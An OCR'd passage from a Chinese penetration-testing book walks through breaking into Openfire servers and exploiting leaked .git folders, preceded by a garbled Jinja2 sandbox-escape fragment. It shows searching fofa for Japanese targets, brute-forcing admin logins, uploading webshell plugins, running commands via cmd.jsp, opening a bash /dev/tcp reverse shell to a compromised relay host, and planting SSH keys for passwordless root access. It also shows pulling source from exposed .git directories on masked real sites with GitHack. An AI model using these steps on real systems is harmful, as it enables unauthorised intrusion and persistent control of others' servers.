
{{[].__class__.__base__.__subclasses__()[59].__init__.func_g

Go!

No donation, get out! logout.

collection de musee




参考文章：

CSAW-CTF Python sandbox write-up

利用 Python 特性在 Jinja2 模板中执行任意代码

# 1.4OpenFire 后台插件上传获取 webshell 及免密码登录 linux 服务器

simeon

## 1.4.1 目标获取

（1）fofa.so 网站使用搜索 body="Openfire，版本: " && country=JP，可以获取日本存在的 Openfire 服务器。如图 1 所示。





图 1 搜索目标

## 1.4.2.暴力或者使用弱口令登录系统

一般弱口令 admin/admin、admin/admin888、admin/123456，如果不是这些请直接使用 burpsuite 进行暴力破解，能够正常访问的网站，如图 2 所示，openfire 可能开放不同端口。


图 2openfire 后台登陆地址

## 1.4.3.进入后台

输入密码正确后，如图 3 所示，进入后台，可以查看服务器设置，查看用户/用户群，查看会话，分组聊天以及插件等信息。


图 3 进入后台

## 1.4.4 查看并上传插件

单击插件，再其中可以看到所有的插件列表，在上传插件下单击上传插件，选择专门生成的 openfire 带 webshell 的插件，如图 4 所示。





图 4 上传插件

在本次测试中，从互联网收集了连个插件，如图 5 所示，均成功上传。


图 5 上传带 webshell 的插件

## 1.4.5.获取 webshell

（1）helloworld 插件获取 webshell

单击服务器-服务器设置，如图 6 所示，如果 helloworld 插件上传并运行成功，则会在配置文件下面生成一个用户接口设置。单击该链接即可获取 webshel，如图 7 所示。


图 6 查看服务器设置





图 7 获取 webshell

（2）broadcast 插件获取 webshell

通过 url+ plugins/broadcast/webshell 文件名称来和获取：

http://xxx.xxx.xxx.xxx:8080/plugins/broadcast/cmd.jsp?cmd=whoami

http://xxx.xxx.xxx.xxx:8080/plugins/broadcast/browser.jsp

在 helloworld 插件中也可以通过地址来获取

http://xxx.xxx.xxx.xxx:8080/plugins/helloworld/chakan.jsp

如图 8，图 9 所示，分别获取 broadcast 的 webshell 以及查看当前用户权限为 root。


图 8 获取当前用户权限





图 9 获取 webshell

## 1.4.6.免 root 密码登录服务器

渗透到这里按照过去的思路应该已经结束，不过笔者还想尝试另外一种思路，虽然我们通过 webshell 可以获取/etc/shadow 文件，但该 root 及其它用户的密码明显不是那么容易被破解的。服务器上面用 ssh，能否利用公私钥来解决访问问题。

（1）反弹到肉鸡

执行一下命令，将该服务器反弹到肉鸡服务器 xxx.xxx.xxx.xxx 的 8080 端口，需要提前使用 nc 监听 8080 端口，也即执行“nc -vv -l -p 8080”如图 10 所示。





图 10 监听 8080 端口

（2）反弹 shell 到肉鸡

执行命令“bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/8080 0>&1”反弹到肉鸡，如图 11 所示，获取一个反弹 shell。





图 11 反弹 shell

## 1.4.7.实际操作流程

（1）远程服务器生成公私钥

在被渗透的服务器上执行“ssh-keygen -t rsa”命令，默认三次回车，如图 12 所示，会在 root/.ssh/目录下生成 id_rsa 及 id_rsa.pub，其中 id_rsa 为服务器私钥，特别重要，id_rsa.pub 为公钥。





图 12 在远处服务器上生成公私钥

（2）本地 linux 上生成公私钥

在本地 linux 上执行命令 “ssh-keygen -t rsa”生成公私钥，将远程服务器的 id_rsa 下载到本地，执行命令“cat id_rsa > /root/.ssh/authorized_keys”命令，将远处服务器的私钥生成到 authorized_keys 文件。

（3）将本地公钥上传到远程服务器上并生成 authorized_keys

cat id_rsa.pub >/root/.ssh/authorized_keys

（4）删除多余文件

rm id_rsa.pub

rm id_rsa

（5）登录服务器

使用“ssh root@1xx.1xx.111.1xx”登录服务器，不用输入远程服务器的密码，达到完美登录服务器的目的。效果如图 12 所示。





图 12 成功登录对方服务器

## 1.4.8 总结

（1）Openfire 需要获取管理员帐号和密码，目前通杀所有帮本。Openfire 最新版本为 4.1.5.

（2）可以通过 burpsuite 进行 admin 管理员帐号的暴力破解。

（3）使用 openfire 安全加固，可以使用强密码，同时严格设置插件权限，建议除了必须的插件目录外，禁用新创建目录。

插件利用工具在安全 365 安全研究知识星球可以下载。

# 1.5Git 信息泄露及其漏洞利用

simeon

Git 是由林纳斯·托瓦兹（Linus Torvalds）命名的，它来自英国俚语，意思是“混账”，Git 是一个分布式版本控制软件，最初由林纳斯·托瓦兹（Linus Torvalds）创作，于 2005 年以 GPL 发布。最初目的是为更好地管理 Linux 内核开发而设计。Git 最初只是作为一个可以

被其他前端（比如 CoGito 或 StGit）包装的后端而开发的，但后来 Git 内核已经成熟到可以独立地用作版本控制。很多著名的软件都使用 Git 进行版本控制，其中包括 Linux 内核、X.Org 服务器和 OLPC 内核等项目的开发流程。Git 与常用的版本控制工具 CVS, Subversion 等不同，它采用了分布式版本库的方式，不需要服务器端软件支持。

Git 的官方网站：https://Git-scm.com/，Git 代码托管仓库 Github.com（https://Github.com）是世界上最大的 Git 源代码管理网站。GIT 不仅仅是个版本控制系统，它也是个内容管理系统，工作管理系统等。GIT 把内容按元数据方式存储， GIT 没有一个全局的版本号， GIT 的内容存储使用的是 SHA-1 哈希算法。这能确保代码内容的完整性，确保在遇到磁盘故障和网络问题时降低对版本库的破坏。

## 1.5.1Git 常见命令

git 提供了 windows 和 linux 版本，其下载地址为：https://git-scm.com/downloads，其最新版本为 2.13。

1.git 安装

在当前 linux 系统直接输入 git 命令，如果系统无该命令则需要手动安装：

（1）Debian 或 Ubuntu Linux 安装 sudo apt-get install git /apt-get install git

（2）centos 系列安装：yum install git

（3）windows 安装直接根据提示进行即可，git 还提供了基于 gui 界面的管理工具，感兴趣的朋友可以自行去下载（https://git-scm.com/download/gui/windows）

2.git 版本

（1）获取当前 git 的版本：git –version

kali linux 默认的 git 版本为 git version 2.9.3。

3.常用命令

（1）初始化 Git 仓库

git init //使用当前目录

git init newrepo // 使用 newrepo 作为仓库的根目录

（2）添加任务文件

git add filename

（3）提交版本

git commit -m "Adding files"

git commit -a -m "Changed some files"

git commit 命令的-a 选项可将所有被修改或者已删除的且已经被 git 管理的文档提交到仓库中，千万注意，-a 不会造成新文件被提交，只能修改。

（4）发布版本

我们先从服务器克隆一个库并上传。

git clone ssh://www.antian365.com/~/www/project.git

现在我们修改之后可以进行推送到服务器。

git push ssh://www.antian365.com/~/www/project.git

（5）取回更新

git pull //取回默认的更新

git pull http://git.example.com/project.git //取回某个站点的更新

（6）删除：git rm file

git rm --cached antian365.com.txt 只从 stage 中删除，保留物理文件

git rm antian365.com.txt 不但从 stage 中删除，同时删除物理文件
git mv a.txt b.txt 把 a.txt 改名为 b.txt

## 1.5.2Git 信息泄露

Git 泄露漏洞是指开发人员使用 Git 进行版本控制，对站点自动部署，由于配置不当，将.Git 文件夹直接部署到线上环境，导致其源代码等敏感信息泄露。

Git 信息泄露的危害很大，渗透测试人员、攻击者，可直接从源码获取敏感配置信息（如：邮箱，数据库连接文件），也可以进一步审计代码，挖掘文件上传、SQL 注射等安全漏洞。

## 1.5.3Git 漏洞利用工具

1. GitHack
下载地址：https://github.com/BugScanTeam/GitHack
（1） 安装 githack
下载源代码包：https://github.com/BugScanTeam/GitHack/archive/master.zip
下载 git windows 安装程序：
https://github.com/git-for-windows/git/releases/download/v2.13.0.windows.1/Git-2.13.0-32-bit.exe
设置系统环境变量：右键单击“我的电脑或者计算机”-“属性”-“高级系统设置”-“高级”-“系统环境变量”，在系统变量中找到 Path，然后双击打开，如图 1 所示，增加变量值“C:\Program Files (x86)\Git\bin”，记得在添加前增加“;”符号，设置完成后，打开 cmd 命令，输入 git，显示 git 的命令，则说明 git 环境变量设置成功。


图 1 设置 git 环境变量

解压缩 GitHack-master.zip 到相应的文件夹下，执行命令：
githack.py http://global.*******.com/.git/
程序会自动扫描和获取 git 泄露文件，如图 2 所示。





图 2 获取 git 泄露文件及其信息

githack 默认会在当前文件夹下生成 dist 目录，获取的结果将以网站名字进行命令，该文件夹下会包含所有的 git 泄露的信息和文件。

2.其它工具

（1）GitMiner

https://Github.com/UnkL4b/GitMiner

https://Github.com/UnkL4b/GitMiner.Git

（2）GitPrey

https://Github.com/repoog/GitPrey

https://Github.com/repoog/GitPrey.Git

（3）weakfilescan

https://Github.com/ring04h/weakfilescan

GitHub 敏感信息扫描工具

（4）Gitrob

https://Github.com/michenriksen/Gitrob

（5）GitHack

https://Github.com/lijiejie/GitHack

https://github.com/metac0rtex/GitHarvester

对网上推荐的以上 5 款软件进行测试效果都不如 GitHack。

## 1.5.4 一个利用实例

1.扫描并获取 git 信息泄露漏洞

通过 wvs 对某目标网站进行漏洞扫描，如图 3 所示，wvs 显示 Git repository found 高危信息。





图 3Git repository found 信息泄露漏洞

2.使用 githack 工具直接利用该漏洞

在 kali 下执行./GitHack.py http://www.*****.cn/.git/，如图 4 所示，如果漏洞存在将获取相关信息。

